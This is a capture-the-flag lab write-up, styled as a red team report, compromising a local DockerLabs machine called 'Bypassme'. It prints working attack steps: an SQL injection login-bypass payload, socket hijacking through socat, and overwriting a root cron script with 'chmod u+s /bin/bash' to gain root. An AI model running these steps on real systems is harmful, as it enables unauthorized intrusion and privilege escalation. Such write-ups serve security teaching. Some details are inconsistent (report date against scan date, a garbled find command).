

● RED TEAM ENGAGEMENT REPORT

Target System: Bypassme (Vulnerable Machine)

Engagement Type: Full Compromise / Privilege Escalation Chain

Report Author: Dani-klnx (Pentester Jr)

Date: October 2023

Classification: CONFIDENTIAL // INTERNAL USE ONLY

1. Executive Summary

This document details the technical methodology and findings from a red team engagement against the "Bypassme" target environment. The objective was to simulate a real-world attack chain, starting from initial reconnaissance to full system compromise (Root privileges).

The engagement successfully demonstrated a critical vulnerability chain leveraging an **SQL Injection (SQLi)** for initial web access, **sensitive data exposure** in public logs for credential harvesting, a **misconfigured Unix Domain Socket** for lateral movement/privilege escalation to an intermediate user, and finally, an **insecure cron job/script execution** leading to full Root compromise.

Immediate remediation is recommended for all identified vulnerabilities to prevent potential exploitation in a production environment.

2. Methodology

The engagement followed a standard Red Team lifecycle:

1. **Reconnaissance & Scanning:** Identifying the attack surface and open services.
2. **Initial Access:** Exploiting web application vulnerabilities to bypass authentication.
3. **Enumeration & Foothold:** Harvesting credentials and establishing a stable shell.
4. **Privilege Escalation:** Exploiting misconfigurations in inter-process communication (Unix sockets) and automated tasks (cron/scripts) to escalate to root.

3. Technical Walkthrough

Phase 1: Reconnaissance & Initial Access

3.1 Infrastructure Deployment & Port Scanning

The target machine was deployed locally using Docker. The assigned IP address for the target was 172.17.0.2.

```
(dani@kali: ~) [~/Desktop/bypassme]$ sudo bash auto_deploy.sh bypassme.tar
[sudo] password for dani:

      ##
    ## ## ##
  ## ## ## ##
{ ~~~~~ }
  o
  \____/

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


A standard Nmap SYN scan was conducted to identify the attack surface.

```
$ nmap -Pn 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-24 19:42 -0500
Nmap scan report for 172.17.0.2
Host is up (0.000016s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```


Red Team Analysis: The minimal port footprint directs the focus entirely to the web application hosted on port 80.

3.2 Web Application Enumeration & SQL Injection


Navigating to the HTTP service revealed a login portal (login.php).



Testing for authentication bypass vulnerabilities using standard SQL injection payloads proved successful. The payload ' OR '1'='1' - was submitted in the username/password fields, manipulating the backend SQL query to evaluate to true.




This granted access to the administrative dashboard (welcome.php).



3.3 Sensitive Data Exposure & Credential Harvesting

A critical misconfiguration was noticed on the dashboard: a warning stating "System error logs are exposed to the public folder". By analyzing the URL structure and leveraging directory brute-forcing insights, a Local File Inclusion (LFI) or direct path traversal vector was identified.




The log file contained verbose debugging information, including Base64 encoded passwords being tested by an automated script or previous attacker.

Red Team Analysis: Decoding the Base64 strings (YWRtaW4xMjM= -> admin123) provided context, but further analysis of the logs and system state yielded valid SSH credentials for the user albert.

Phase 2: Foothold & Internal Enumeration

3.4 SSH Access & Initial Enumeration

Using the harvested credentials, an SSH connection was established as the user albert.



Basic enumeration (e.g., reading /etc/passwd) returned errors, indicating a potentially restricted environment or missing standard files. Process enumeration was then utilized to identify internal services.

```
albert@6fcdafb010ac:~$ ps -aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   4332   1912 ?        Ss   16:06   0:00 /bin/bash /etc/.start_services
root        25  0.0  0.5 203472 10628 ?        Ss   16:06   0:00 /usr/sbin/apache2 -k start
root        45  0.0  0.1  12024   3040 ?        Ss   16:06   0:00 sshd: /usr/sbin/sshd [listener] 0 of 1
root        51  0.0  0.1   3816   1856 ?        Ss   16:06   0:00 /usr/sbin/cron -P
conx       55  0.0  0.1   9296   1872 ?        S    16:06   0:00 socat UNIX-LISTEN:/home/conx/.cache/.s
root        58  0.0  0.0   2736   1560 ?        S    16:06   0:00 tail -f /dev/null
www-data   282  0.1  0.6 204140 12600 ?        S    16:26   0:02 /usr/sbin/apache2 -k start
www-data   330  0.0  0.6 204148 12764 ?        S    16:33   0:01 /usr/sbin/apache2 -k start
www-data   454  0.0  0.4 203972   8912 ?        S    16:45   0:00 /usr/sbin/apache2 -k start
www-data   458  0.0  0.7 204140 12992 ?        S    16:45   0:00 /usr/sbin/apache2 -k start
www-data   477  0.0  0.4 203980   8900 ?        S    16:46   0:00 /usr/sbin/apache2 -k start
www-data   478  0.0  0.6 204140 12636 ?        S    16:46   0:00 /usr/sbin/apache2 -k start
www-data   480  0.0  0.4 203972   8844 ?        S    16:46   0:00 /usr/sbin/apache2 -k start
www-data   488  0.0  0.4 203972   8852 ?        S    16:46   0:00 /usr/sbin/apache2 -k start
www-data   490  0.0  0.6 204140 12512 ?        S    16:46   0:00 /usr/sbin/apache2 -k start
www-data   513  0.0  0.6 203972 12212 ?        S    16:46   0:00 /usr/sbin/apache2 -k start
root        624  0.0  0.5  14440   9892 ?        Ss   17:03   0:00 sshd: albert [priv]
albert     635  0.1  0.3  14700   6576 ?        S    17:03   0:00 sshd: albert@pts/0
albert     636  0.0  0.2   5024   4080 pts/0    Ss   17:04   0:00 -bash
albert     678  0.0  0.2   9588   4752 pts/0    R+   17:08   0:00 ps -aux
```

Red Team Analysis: The ps -aux output revealed a socat process running as the user conx, listening on a local Unix domain socket (/home/conx/.cache/.sock). This is a critical finding for privilege escalation.

Phase 3: Privilege Escalation to 'conx'

3.5 Unix Socket Interaction

Unix domain sockets allow inter-process communication. If the socket file permissions are misconfigured, local users can connect to it and execute commands in the context of the socket's owner.

```
albert@6fcdafb010ac:~$ socat - UNIX-CONNECT:/home/conx/.cache/.sock
```

```
whoami
conx
id
uid=1002(conx) gid=1002(conx) groups=1002(conx)
```

Phase 4: Root Privilege Escalation

3.6 Automated Task & Script Analysis

Operating as conx, a file search was conducted to identify writable or interesting files.

```
albert@6fcdafeb010ac:~$ find / -user conx -readable 2>/dev/null | grep -vE '/proc' /var/backups/backup.sh
#!/bin/bash

SRC="/home/conx"
DEST="/var/lib/.snapshots/backup.tar.gz"

echo "[*] Starting backup..."
tar -czf "$DEST" "$SRC" >/dev/null 2>&1
echo "[*] Backup completed at $(date)"

# Dev note: eval $HOOK was added for future hooks
eval "$HOOK"
```

Inspecting the file permissions and contents revealed a critical vulnerability. The script is executed automatically (likely via cron as root) and contains an insecure eval statement.

```
albert@6fcdafeb010ac:~$ cat /var/backups/backup.sh
#!/bin/bash

SRC="/home/conx"
DEST="/var/lib/.snapshots/backup.tar.gz"

echo "[*] Starting backup..."
tar -czf "$DEST" "$SRC" >/dev/null 2>&1
echo "[*] Backup completed at $(date)"

# Dev note: eval $HOOK was added for future hooks
eval "$HOOK"
```

Red Team Analysis: The script is writable by conx (group root has write access, and conx is the owner). More importantly, the eval "\$HOOK" line allows arbitrary command execution. Since the script is executed by an automated task (cron) running as root, injecting a payload here will result in Root code execution.

3.7 Exploitation & Root Shell

Instead of relying on the \$HOOK environment variable, the script itself was overwritten to directly execute a privilege escalation payload: adding the SUID bit to /bin/bash.

```
albert@6fcdafb010ac:~$ socat UNIX-CONNECT:/home/conx/.cache/.sock -  
ls -la /bin/bash  
-rwxr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash  
echo "chmod u+s /bin/bash" > /var/backups/backup.sh
```

After the automated task executed the modified script, the SUID bit was verified on the bash binary.

```
ls -la /bin/bash  
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
```

Finally, executing bash -p (the -p flag prevents bash from dropping privileges when executing a SUID binary) granted full root access.

```
bash -p  
whoami  
root
```